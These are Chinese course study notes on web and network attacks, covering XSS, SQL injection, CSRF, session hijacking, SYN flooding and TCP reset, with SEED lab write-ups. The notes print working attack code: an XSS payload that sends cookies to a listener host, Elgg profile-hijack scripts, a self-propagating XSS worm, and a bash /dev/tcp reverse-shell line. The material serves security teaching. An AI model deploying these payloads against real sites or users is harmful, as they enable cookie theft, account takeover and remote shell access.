
sql注入与xss一起考，给一个代码，用户输入参数，返回前端，问有什么漏洞？

：既有sql，也有xss，怎么防范

## 1. Web应用基础

### 1.1 Web架构

Web服务器+Web客户端+HTTP协议



### 1.2 web网页

Web网页位于Web服务器上，用于展示信息，一般采用HTML语言编写

#### Form表单

```
<form action= "t2.php" method= "GET">
```

获取用户输入

#### URL

http://<user>:<password>@<host>:<port>/<path>?<query>#<frag>

- http:// 学段指明采用HTTP协议访问Web网页；
- <user>: <password> 字段指定访问Web服务器所需要的用户名和口令；
- <host> 字段指明Web服务器的域名或IP地址；
- <port> 字段指明Web服务器的访问端口；
- <path> 指定Web网页在Web服务器上的访问路径；
- <query> 指定查询所附带字段；
- <frag> 指定Web网页中特定的片段。

静态网页是指内容固定，不会根据Web客户端请求的不同而改变的Web网页动态网页。

如纯HTML网页

动态网页是指内容会根据时间、环境或用户输入的不同而改变的Web网页。

如与数据库等有后端交互的网页

## 1.3 Web服务器

主流web服务器apache、 Microsoft IIS、 Nginx、 Tomcat

## 1.4 Web前端（客户端）

Chrome、 Firefox、 IE浏览器

## 1.5 HTTP协议

http协议用于web客户端和web服务器之间的信息交互，采用请求/响应模式，包括请求/响应两种报文。

目前最流行的HTTP协议版本是HTTP1.1

HTTP协议-请求报文示例

代码块

```
1 GET /books/t1.html HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:29.0) Gecko/20100101
   Firefox/29.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
6 Connection: close
7 If-Modified-Since: Fri, 19 Jan 2018 01:31:24 GMT
8 If-None-Match: "11a00000002041e-92-5631709d9a85d"
```

HTTP协议-响应报文示例

代码块

```
1 HTTP/1.1 200 OK
2 Date: Wed, 31 Jan 2018 01:29:13 GMT
3 Server: Apache/2.2.25 (Win32) PHP/5.4.34
4 Last-Modified: Wed, 31 Jan 2018 01:29:09 GMT
5 ETag: "11a00000002041e-92-5640867e66c3d"
6 Accept-Ranges: bytes
7 Content-Length: 146
8 Connection: close
9 Content-Type: text/html
```

## 1.6 Web应用攻击类型

Web客户端攻击（攻击用户）

跨站脚本攻击（Cross-Site Scripting，简称XSS攻击）、网络钓鱼和网页挂马

Web服务器攻击

网页篡改、代码注入攻击、文件操作控制攻击、HTTP头注入攻击、HTTP会话攻击等

## 2. XSS攻击

### 2.1 定义

XSS攻击是由于Web应用程序对用户输入过滤不足而产生的，使得攻击者输入的特定数据变成了JavaScript脚本或HTML代码。

### 2.2 同源策略

它的含义是指，A网页设置的Cookie，B网页不能打开，除非这两个网页“同源”。所谓“同源”指的是“三个相同”，即：协议相同，域名相同，端口相同

例子：<http://www.example.com/dir/page.html>同源情况：

<http://www.example.com/dir2/other.html>：同源

<http://example.com/dir/other.html>：不同源（域名不同）

<http://v2.www.example.com/dir/other.html>：不同源（域名不同）

<http://www.example.com:81/dir/other.html>：不同源（端口不同）

### 2.3 危害

- (1) 网络钓鱼（攻击者可以执行JavaScript代码动态生成网页内容或直接注入HTML代码，从而产生网络钓鱼攻击），包括盗取各类用户账号；
- (2) 窃取用户cookie，从而获取用户隐私信息，或利用好用户身份网站执行操作；
- (3) 劫持用户（浏览器）会话（冒用合法者的会话ID进行网络访问），从而执行任意操作，例如非法转账、强制发表日志、发送电子邮件等；
- (4) 强制弹出广告页面、刷流量等；
- (5) 网页挂马（将Web网页技术和木马技术结合起来就是网页挂马。攻击者将恶意脚本隐藏在Web网页中，当用户浏览该网页时，这些隐藏的恶意脚本将在用户不知情的情况下执行，下载并启动木马程序）；
- (6) 进行恶意操作，例如任意篡改页面信息、删除文章等；
- (7) 进行大量的客户端攻击，如DDoS攻击；

- (8) 提取客户端信息，例如用户的浏览历史、真实IP、开放端口等；
- (9) 控制受害者机器向其它网站发起攻击；
- (10) 结合其他漏洞，如CSRF漏洞，实施进一步作恶；
- (11) 提升用户权限,包括进一步渗透网站；
- (12) 传播跨站脚本蠕虫（XSS蠕虫是指利用XSS攻击进行传播的一类恶意代码，一般利用存储型XSS攻击。XSS蠕虫的基本原理就是将一段JavaScript代码保存在服务器上，其他用户浏览相关信息时，会执行JavaScript代码，从而引发攻击）
- (13) 信息刺探（利用XSS攻击，可以在客户端执行一段JavaScript代码，因此攻击者可以通过这段代码实现多种信息的刺探，访问历史信息、端口信息、剪贴板内容、客户端IP地址、键盘信息等）

## 2.4 类型

### 反射型XSS


非持久性、参数型跨站脚本，恶意脚本附加到URL地址参数中



攻击者在自己的电脑上写好了包含恶意脚本的 URL，引诱受害者点击这个链接，受害者的浏览器在点击链接的一瞬间，会自动向服务器发送一个 HTTP GET 请求，（例如：GET /dvwa/vulnerabilities/xss\_r/?name=<script>alert(/xss/)</script> HTTP/1.1），由于服务器存在漏洞，它会毫不保留的执行这段代码，对受害者的浏览器造成伤害（如盗取信息）

### 存储型XSS

持久型，一般攻击存在留言、评论、博客日志等中，恶意脚本被存储在服务端的数据库中



攻击者找到一个可以上传数据并被他人看到的地方，比如用户个人简介，在其中输入：

```
我是徐榆航<script>恶意代码</script>
```

服务器收到请求后，将这段话（包含恶意脚本）原封不动地存进了数据库里。

一个正常的受害者打开了这个个人主页页面，发送请求

服务器从数据库提取数据（包括那段脚本，将数据拼接到 HTML 页面中，再把页面发给受害者的浏览器。

受害者的浏览器解析 HTML 这个页面，于是自动执行了其中的恶意代码。

## DOM XSS

DOM XSS 是基于在 js 上的

不需要与服务端进行交互

网站有一个 HTML 页面采用不安全的方式：document.location、document.URL、  
document.URLUnencoded、document.referrer、window.location



攻击者发现一个网页 welcome.html 里面有一段“偷懒”的前端代码：

#### 代码块

```
1 // 这段 JS 代码运行在受害者的浏览器里
2 var user = window.location.hash.split("#")[1]; // 获取 # 后的内容
3 document.getElementById("message").innerHTML = "欢迎回来, " + user;
```

攻击者构造了一个特殊的 URL: [http://www.normal.com/welcome.html#<img src=x onerror=alert\('被黑了'\)>](http://www.normal.com/welcome.html#<img src=x onerror=alert('被黑了')>)

其中#号是页面内的资源锚点。

受害者点击链接，其浏览器向 [www.normal.com](http://www.normal.com) 发起请求。

请求内容：GET /welcome.html HTTP/1.1

服务器反应：服务器看了一眼，觉得没问题，就把正常的、干净的 welcome.html 发回给了浏览器。

URL: welcome.html#Jack

受害者的浏览器收到了干净的 HTML，开始运行里面的 JavaScript:

正常逻辑：JS 读取 window.location.hash 得到 "Jack"，并在页面显示“欢迎你， Jack”。

攻击逻辑：攻击者把 URL 改成 welcome.html#<img src=1 onerror=alert(1)>。

漏洞触发：JS 毫无防备地读取了 window.location.hash，得到了那段 <img> 代码，并用 innerHTML 把这段代码插进了 DOM 树。

## 防范措施

### HttpOnly属性

HttpOnly 是另一个应用给 cookie 的标志，而且所有现代浏览器都支持它。HttpOnly 标志的用途是指示浏览器禁止任何脚本访问 cookie 内容，这样就可以降低通过 JavaScript 发起的 XSS 攻击偷取 cookie 的风险。

### 安全编码

PHP 语言中针对 XSS 攻击的安全编码函数有 `htmlentities` 和 `htmlspecialchars` 等，这些函数对特殊字符的安全编码方式如下：小于号 (<) 转换成 &lt;、大于号 (>) 转换成 &gt;、与符号 (&) 转换成 &amp;、双引号 ("") 转换成 &quot;、单引号 ('') 转换成 &#39;。

## 2.5 防范措施

### HttpOnly 属性

HttpOnly是另一个应用给cookie的标志，而且所有现代浏览器都支持它。HttpOnly标志的用途是指示浏览器禁止任何脚本访问cookie内容，这样就可以降低通过JavaScript发起的XSS攻击偷取cookie的风险。

## 安全编码

PHP语言中针对XSS攻击的安全编码函数有htmlentities和htmlspecialchars等，这些函数对特殊字符的安全编码方式如下：小于号 (<) 转换成&lt;、大于号 (>) 转换成&gt;、与符号 (&) 转换成&amp;、双引号 ("") 转换成&quot;、单引号 ('') 转换成&#39;。

# 3. SQL注入攻击

## 3.1 定义

向网站提交精心构造的SQL查询语句，导致网站将关键数据信息返回

## 3.2 类型

**字符串型SQL注入：**SQL注入点的类型为字符串

**数字型SQL注入：**SQL注入点的类型为数字(如整型)

**基于错误信息SQL注入**

**SQL盲注入**

## 3.3 注入步骤

- (1) 注入点的发现（单引号寻找；1=1和1=2的错误提示进行判别）
- (2) 数据库的类型（SQL-SERVER有user, db\_name()等系统变量）
- (3) 猜解表名
- (4) 猜解字段名
- (5) 猜解内容
- (6) 进入管理页面，上传ASP木马（修改后缀名；图片马；一句话木马）

## 3.4 暴库（暴露数据库）定义

通过一些技术手段或者程序漏洞得到数据库的地址，并将数据非法下载到本地（暴库手段：Google hack、%5c暴库）

## 3.5 防范措施

**特殊字符转义：**将那些具有特殊语法意义的字符（如单引号'、分号;、反斜杠\）变成普通的文本字符。

输入验证和过滤：如果你的程序要求输入用户 ID，则 ID 必须是数字。不是纯数字，直接报错拦截  
参数化方法：数据和代码分离。

## 4. HTTP会话攻击

HTTP 协议是“无状态”（Stateless）的，为了让服务器“记住”用户，HTTP 会话机制应运而生。  
户提交账号密码登录服务器。服务器验证通过后，会在内存（或数据库/Redis）中开辟一块空间，记  
录这个用户的信息。这块空间就是 Session。

服务器为这个 Session 生成一个唯一的随机字符串，称为 Session ID。随后，服务器通过响应头 Set-Cookie 将这个 ID 发送给浏览器。

浏览器收到后，会把 Session ID 保存在 Cookie 中。下次用户再请求该网站的其他页面时，浏览器会  
自动在请求头中带上这个 Cookie。

服务器收到请求，发现有 Session ID。它拿着这个 ID 去自己的“储藏室”搜索，找到了对应的用户信  
息。

由于 Session ID 通常存在 Cookie 中，如果 XSS 漏洞偷走了受害者的 Cookie（里面含有 Session  
ID），黑客就可以直接把这个 ID 填进自己的浏览器。

后果：服务器会认为黑客就是受害者，黑客无需密码即可直接进入受害者的账户。

### 4.1 预测session ID

暴力破解session ID

### 4.2 窃取会话ID

窃取用户会话的ID

### 4.3 控制会话ID

包含会话ID固定和会话保持攻击。

### 4.4 CSRF攻击

跨站请求伪造攻击

victim正常访问网站www，获取该网站下的会话ID=xxx

victim点击attacker构造好的链接，该链接包含了对www的请求，也就是victim用他的会话ID在www  
执行了attacker指定的任务

### 4.5 防范措施

针对预测会话ID号攻击

为防范预测会话ID号攻击，建议采用编程语言内置的会话管理机制，如PHP语言、JAVA语言的会话管理机制等。

#### 针对窃取会话ID号攻击

基于XSS攻击实施的会话ID号窃取攻击，可以采用HttpOnly属性的方法来防范。

#### 针对会话ID固定攻击

支持会话采纳（Session Adoption）的Web环境，存在会话ID号固定的风险比较高。因此，尽可能的采用非会话采纳的Web环境或对会话采纳方式进行防范。

#### 针对会话保持攻击

主要的防范措施就是不能让会话ID号长期有效，如采用强制销毁措施或用户登录后更改会话ID号等。

#### 针对CSRF攻击

使用POST替代GET；检验HTTP referer（检查来源）；验证码；使用Token；增加参数的不可预测性

## 5. lab7 XSS攻击

场景：存储型XSS攻击+CSRF

### 5.1 发布恶意消息以显示警告窗口

登录 boby 账号，在 Brief description 界面输入 js 代码

```
<script>alert('hahahaha');</script>
```

受害者访问boby主页触发

### 5.2 显示受害者的 Cookie

在 boby 的个人主页里加入如下 js 代码

```
<script>alert('your cookie:' + document.cookie);</script>
```

受害者访问boby主页触发

### 5.3 从受害者的机器窃取 Cookie

在 boby 的主页自我介绍输入如下 JS 代码

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' +  
escape(document.cookie) + '>'); </script>
```

受害者访问boby主页触发，攻击者用nc监听

### 5.4 成为受害者的“好友”

将构造好的js代码放置在samy个人主页中的About me中

```

代码块<script type="text/javascript">
2     window.onload = function () {
3         var Ajax = null;
4
5         var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
6         var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
7
8         // Construct the HTTP request to add Samy as a friend.
9         var sendurl = 'http://www.seed-server.com/action/friends/add?friend=59$' +
ts + token;// FILL IN
10
11        // Create and send Ajax request to add friend
12        Ajax = new XMLHttpRequest();
13        Ajax.open("GET", sendurl, true);
14        Ajax.send();
15    }
16 </script>

```

受害者访问boby主页触发，浏览器使用GET方法对代码中隐藏的url进行了请求，action/friends/add API进行请求，携带了friend, elgg\_ts, elgg\_token参数，实现添加好友的功能。

### 问题1：代码中的ts和token有什么作用？

ts(timestamp):服务器在生成页面时产生的一个当前时间戳。服务器会检查请求发送的时间，如果请求的时间戳过旧，服务器会认为这是一个失效的请求或重放攻击。

token:这是一个随机生成的、不可预测的字符串，与当前用户的 Session（会话）绑定,用于身份验证的。

在对Add功能API请求的url中必须要添加这些参数，进行身份验证，否则无法成功。

### 问题2：如果Elgg应用对About Me区域无法开启Text mode，那这次攻能否会成功？

攻击通常会失败

Text mode（纯文本模式）：在这个模式下，编辑器会关闭自动转义功能。你输入什么，数据库就存什么。

而Rich Text 模式会自动将字符进行 HTML 实体编码，破坏js代码

## 5.5 修改受害者的资料

目标：修改about me栏的内容

步骤：先查看正常修改个人资料里的About Me的HTTP请求，找到需要提供的参数：\_\_elgg\_token、\_\_elgg\_ts、name、guid，且使用的是POST方法（与GET方法不同的是，POST请求将请求参数放在请求的消息体中，因此不会在URL中可见。）

根据获取到的HTTP请求信息构造我们实施攻击的HTTP请求。接下来将构造好的恶意js代码嵌入samy的个人资料中，先获得samy的guid，值为59。

## 代码块

```
1 <script type="text/javascript">
2 window.onload = function(){
3     var name=&name"+elgg.session.user.name;
4     var guid=&guid"+elgg.session.user.guid;
5     var ts=&__elgg_ts"+elgg.security.token.__elgg_ts;
6     var token=&__elgg_token"+elgg.security.token.__elgg_token;
7
8     var description = "&description=Your profile have been attacked by 徐榆
9 航!!!";
10    var content=token + ts + description + name + guid;
11    var samyGuid = 59;
12    var sendurl = "http://www.seed-server.com/action/profile/edit";
13
14    if(elgg.session.user.guid != samyGuid) {
15        // Create and send Ajax request to modify profile
16        var Ajax = null;
17        Ajax = new XMLHttpRequest();
18        Ajax.open("POST", sendurl, true);
19        Ajax.setRequestHeader("Content-Type", "application/x-www-form-
20        urlencoded");
21        Ajax.send(content);
22    }
23}</script>
```

受害者访问boby主页触发。

**问题3：在本次的恶意的js代码中，分析下图中的代码，为什么我们需要这个if判断，如果没有的话会怎么样？**

这个if语句的作用就是使得Samy的个人主页免于被修改，如果没有这个if判断，那么Samy将恶意代码提交保存之后，会跳转到Samy的个人主页，这时恶意代码就会被执行，将Samy设置的恶意代码给改掉了，这样就无法实施攻击。

## 5.6 编写自我传播的 XSS 蠕虫

一个真正的XSS蠕虫需要实现自传播，本次任务的目标就是使得受害者在访问了Samy的主页之后，自己的主页被篡改、自动添加Samy的好友，并且还会将XSS蠕虫复制到自己的主页上，这样其他人访问受害者主页也会像访问Samy的主页一样，同时也会复制一份XSS蠕虫。这样实现XSS蠕虫的大规模传播。

## 代码块

```
1 <script id="worm" type="text/javascript">
```

```

2 window.onload = function() {
3     var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
4         var jsCode = document.getElementById("worm").innerHTML; //自我复制
5         var tailTag = "</" + "script>";
6         var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
7
8     var name = "&name=" + elgg.session.user.name;
9     var guid = "&guid=" + elgg.session.user.guid;
10    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
11    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
12
13    // Construct the HTTP request to add Samy as a friend.
14    var addFriendurl = 'http://www.seed-server.com/action/friends/add?
friend=59$' + ts + token;
15    var description = "&description=" + wormCode
16    var content= description + token + ts + name + guid;
17    var samyGuid = 59;
18
19    // Construct the content of your url.
20    var sendurl = "http://www.seed-server.com/action/profile/edit";
21
22    if (elgg.session.user.guid != samyGuid) {
23        var Ajax = null;
24
25        //create and send Ajax request to add friend
26        Ajax = new XMLHttpRequest();
27        Ajax.open("GET", addFriendurl, true);
28        Ajax.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
29        Ajax.send();
30
31        //create and send Ajax request to modify profile
32        Ajax = new XMLHttpRequest();
33        Ajax.open("POST", sendurl, true);
34        Ajax.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
35        Ajax.send(content);
36    }
37 }
38 </script>
39

```

## 5.7 使用 CSP 防御 XSS 攻击

CSP通过定义并实施一组策略规则，限制了网页中可以加载和执行的资源来源以及允许执行的脚本，从而增强了网站的安全性。

#### 问题4：解释为什么 CSP 可以防止跨站脚本攻击

CSP 本质上是建立白名单，规定了浏览器只能够执行特定来源的代码；即使发生了xss攻击，也不会加载来源不明的第三方脚本。Task7中的Area1~7全是内嵌的JavaScript代码，因此引入CSP Header后将不会执行，只能通过设置白名单(Content-Security-Policy)来确认哪些脚本可放行。

## 6. lab8 sql注入攻击（见实验报告）

### lec6 假消息攻击

DNS的攻击面有哪几类？（4个攻击面）

本地DNS文件，本地缓存中毒，远程缓存中毒，凯明斯基攻击，恶意DNS服务器

## 1. 包嗅探与欺骗的原理及攻击思路（TCP通信代码及流程，IP欺骗攻击及防范（见实验））

### 1.1 包嗅探的原理：

在以太网网卡正常工作时，它只接收发往自己 MAC 地址的数据包。嗅探的本质是让网卡进入“混杂模式”，使其不再过滤地址，而是将链路上流经的所有数据包全部“捕获”并交给内核处理。

### 1.2 包欺骗的原理：

欺骗是指攻击者随意伪造 IP 头部中的源地址、目的地址等信息并发送虚假的数据包。

## 2. TCP协议

### 2.1 定义

传输控制协议（TCP）是Internet协议套件的核心协议。位于IP层顶部的传输层。为应用程序提供主机到主机的通信服务。（PPT里就说的是主机到主机）在应用程序之间提供可靠且有序的通信通道

### 2.2 TCP协议的工作原理

#### TCP客户端程序

创建socket，指定通信的类型（TCP使用SOCK\_STREAM，UDP使用SOCK\_DGRAM）→启动TCP连接  
→发送数据

## TCP服务器程序

1. 步骤1：创建一个套接字（连接建立套接字）。与客户端程序相同。
2. 步骤2：绑定到端口号。通过网络与其他人通信的应用程序需要在其主机上注册端口号。当数据包到达时，操作系统根据端口号知道哪个应用程序是接收器。服务器需要告诉操作系统它正在使用哪个端口。这是通过bind()系统调用完成的
3. 步骤3：侦听连接。设置套接字后，TCP程序调用listen()以等待连接。它告诉系统它已准备好接收连接请求。一旦收到连接请求，操作系统将通过三次握手建立连接。已建立的连接放置在队列中，等待应用程序接收它。第二个参数给出了可以存储在队列中的连接数（linux kernel 2.2以后）。
4. 步骤4：接收连接请求。建立连接后，应用程序需要“接收”连接才能访问它。accept()系统调用从队列中提取第一个连接请求，创建一个新套接字（数据传输套接字），并返回引用该套接字的文件描述符
5. 步骤5：发送和接收数据。一旦建立并接受了连接，双方都可以使用这个新的套接字发送和接收数据

## 数据传输

一旦建立连接，client和server各自的OS会为各自分配两个缓冲区，一个用于发送数据（发送缓冲区）和接收缓冲区（接收缓冲区）。当应用程序需要发送数据时，它会将数据放入TCP发送缓冲区。


发送缓冲区中的每个字节在报头中都有一个序列号字段，用于指示数据包的序列。在接收端，这些序列号用于将数据放置在接收缓冲区内的正确位置。

一旦数据被放入接收缓冲区，它们就被合并到一个数据流中。


应用程序从接收缓冲区读取数据。如果没有可用的数据，它通常会被锁定。当有足够的数据可读取时，它将被解除阻止。

接收方使用确认包通知发送方接收的数据。

## TCP报头



## TCP三次握手协议



SYN包：

客户端使用随机生成的数字x作为其序列号，向服务器发送一个名为SYN 的特殊数据包。

SYN ACK数据包：

在接收到它时，服务器使用自己随机生成的数字y作为序列号发送应答包。

ACK包

客户端发送ACK数据包以结束握手

当服务器接收到初始SYN数据包时，它使用TCB（传输控制块）存储有关连接的信息。这称为半开放连接，因为只确认了客户端 → 服务器连接。

服务器将TCB存储在仅用于半开放连接的队列中，在服务器获得ACK数据包后，它将把这个TCB从队列中取出并存储在另一个地方。

如果ACK没有到达，服务器将重新发送SYN+ACK数据包。一段时间后，TCB最终将被丢弃。

## 3. SYN flooding攻击原理及步骤

原理：持续向服务器发送大量SYN数据包,SYN+ACK数据包可能会被丢弃，因为伪造的IP地址可能不会分配给任何机器。因此无法完成握手的第三步，这会通过插入TCB记录来消耗队列中的空间，使得没有空间为任何新的半开放连接存储TCB，进而服务器基本上不能接受任何新的SYN数据包。

步骤：

1. 使用随机源IP地址(否则攻击可能会被防火墙阻止)持续向服务器发送大量SYN数据包。
2. 这会通过插入TCB记录来消耗队列中的空间。 (不要完成握手的第三步，因为这将使TCB记录出列)。

防御：

现代操作系统最核心的防御技术是**SYN Cookies**。

原理：当半开放队列满了时，服务器不再分配TCB。



做法：服务器通过一种特殊的算法，把连接信息（如序列号）加密后算进SYN+ACK包的SEQ里发回去。

结果：服务器不需要在本地存任何东西。只有当客户端真的发回了正确的ACK时，服务器才通过解密ACK里的信息来“补办”一个TCB。

## 4. TCP重置攻击原理及步骤

目标：断开A和B之间的TCP连接

关闭连接的两种方式：四次挥手，RST包



原理：攻击者伪造一个带有RST标志位的合法TCP报文，发送给TCP连接的一方或双方，迫使目标设备终止当前的TCP连接

这种攻击利用了TCP协议的设计规则：任何设备收到一个格式合法、序列号匹配的RST报文时，都会立即关闭对应的TCP连接，且无需进行任何确认。

步骤：

1. 包嗅探捕获的TCP连接数据（检索目标端口、源端口号、序列号等）
2. 计算接收方期望收到的下一个序列号
3. 构造伪造包并发送

SSH连接上的TCP重置攻击：如果加密是在网络层完成的，则包括包头在内的整个TCP数据包都将被加密，这使得嗅探或欺骗变得不可能。但由于SSH在传输层进行加密，TCP包头仍然未加密。因此，攻击是成功的，因为RST数据包只需要包头。

对视频流连接的TCP重置攻击，此攻击与以前的攻击类似，只是序列号不同，因为在本例中，序列号增长非常快，不像Telnet攻击，因为我们没有在终端中键入任何内容。为此，使用NetWox 78工具重置来自用户机器的每个数据包（10.0.2.18）。如果用户正在观看视频，则来自用户机器的任何请求都将用RST数据包进行响应（连续发送可能触发惩罚措施）。

## 5. TCP会话劫持攻击原理及步骤

目标：在已建立连接中注入数据。

### 5.1 原理：

在TCP连接中，服务器验证客户端身份通常只在“登录”那一刻。一旦连接建立，服务器就只认IP地址、端口号和序列号。只要能构造出一个包，其源IP/端口完全正确，且序列号刚好落在服务器期望接收的范围内，服务器就会无条件相信这个包是客户端发的。

伪造TCP数据包：需要正确设置以下字段：

源IP地址，源端口，

目标IP地址，目标端口

序列号（在接收器窗口内）

### 5.2 步骤：

1. 用户与服务器建立telnet连接。
2. 使用AttackerMachine上的Wireshark嗅探流量
3. 检索目标端口、源端口号和序列号。
4. 构造攻击payload并发送

### 5.3 创建反向shell：

劫持连接后运行的最佳命令是运行反向shell命令。在服务器上运行shell程序，如/bin/bash，并使用可由攻击者控制的输入/输出设备。shell程序使用TCP连接的一端作为其输入/输出，连接的另一端由攻击者计算机控制。反向shell是一个在远程计算机上运行的shell进程，可连接回攻击者。

文件描述符0表示标准输入设备（stdin），1表示标准输出设备（stdout）。由于stdout已重定向到TCP连接，因此此选项基本上表示shell程序将从同一TCP连接获取其输入。

```
/bin/bash -i > /dev/tcp/10.0.2.70/9090 2>&1 0<&1
```

